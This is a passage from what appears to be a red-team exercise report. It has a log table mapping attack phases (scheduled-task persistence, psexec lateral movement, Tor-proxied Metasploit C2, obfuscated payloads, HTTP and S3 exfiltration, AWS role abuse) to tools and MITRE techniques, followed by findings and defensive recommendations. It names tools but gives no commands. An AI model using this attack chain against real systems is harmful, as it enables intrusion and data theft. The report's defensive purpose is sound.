Persistence	Victim	schtasks (Windows Task Scheduler)	Scheduled task "Updater" created as SYSTEM	T1053.005	Verified with task query.
Lateral Movement	Attacker → Target	Impacket (psexec)	Remote code execution via SMB to target; executed as admin	T1021.002	Used administrative shares (C$, ADMIN$).
Evasion (Network)	Attacker	Tor + Proxychains + Metasploit (C2 obscuring)	Metasploit listener proxied through Tor, hiding LHOST	T1573 / T1090	C2 traffic routed through Tor/proxy to obfuscate source.
Execution / AV Evasion	Victim	Custom obfuscation (HX-encoded payload)	Executed obfuscated binary; delayed heuristic detection	T1027	Signature-based detection missed initial execution.
Persistence / Scheduler	Victim	schtasks	Scheduled task executed payload; persistence confirmed	T1053.005	Task execution logged locally.

Phase	***Host / Source***	***Tool(s)***	***Action / Event***	***MITRE Technique***	***Notes***
Exfiltration (HTTP chunks)	Victim → Attacker Webserver	Caldera abilities / custom Python server	Exfiltrated hex-encoded data chunks over HTTP	T1041 / T1537	Exfil data received on attacker webserver; chunks reassembled.
Cloud Privilege Abuse	Attacker	Pacu / AWS CLI	Created overprivileged role, assumed role, exported temporary creds, listed IAM users	T1078 / T1531	Demonstrated role privilege escalation and IAM operations.
Cloud Exfiltration	Attacker	AWS CLI (S3)	Uploaded test file to controlled S3	T1537	Confirmed S3 write access using assumed creds.
Network (Outbound C2)	Victim	Proxychains / C2 (proxied egress)	Outbound connection to attacker-controlled C2 domain observed (proxied)	T1090 / T1071	Egress observed through proxy; source IP masked.

Table 7.1 shows consolidated log table of all phases

8. Findings

- Cloud storage (S3) was misconfigured and allowed enumeration and file upload.
- Phishing attack successfully captured credentials and OTPs.
- Obfuscated payloads bypassed antivirus detection.
- Persistence was achieved using Windows scheduled tasks.
- Attacker used proxychains/Tor to hide C2 traffic.
- Lateral movement was possible via administrative shares (psexec).
- Data was exfiltrated using HTTP chunks and cloud uploads.

9. Recommendations

- Secure S3 buckets and enforce least-privilege access.
- Enable cloud logging (CloudTrail) and alerts for suspicious activity.
- Enforce multi-factor authentication and rotate credentials.
- Block execution of unsigned binaries from Downloads/Temp folders.
- Deploy or tune endpoint detection (EDR) for persistence and obfuscated binaries.
- Strengthen email security (SPF/DKIM/DMARC) and run phishing awareness training.
- Implement DNS filtering and block suspicious domains.
- Apply egress filtering to restrict unauthorized outbound traffic.
- Segment networks and restrict admin shares to limit lateral movement.
- Run regular incident response exercises (tabletop/purple team).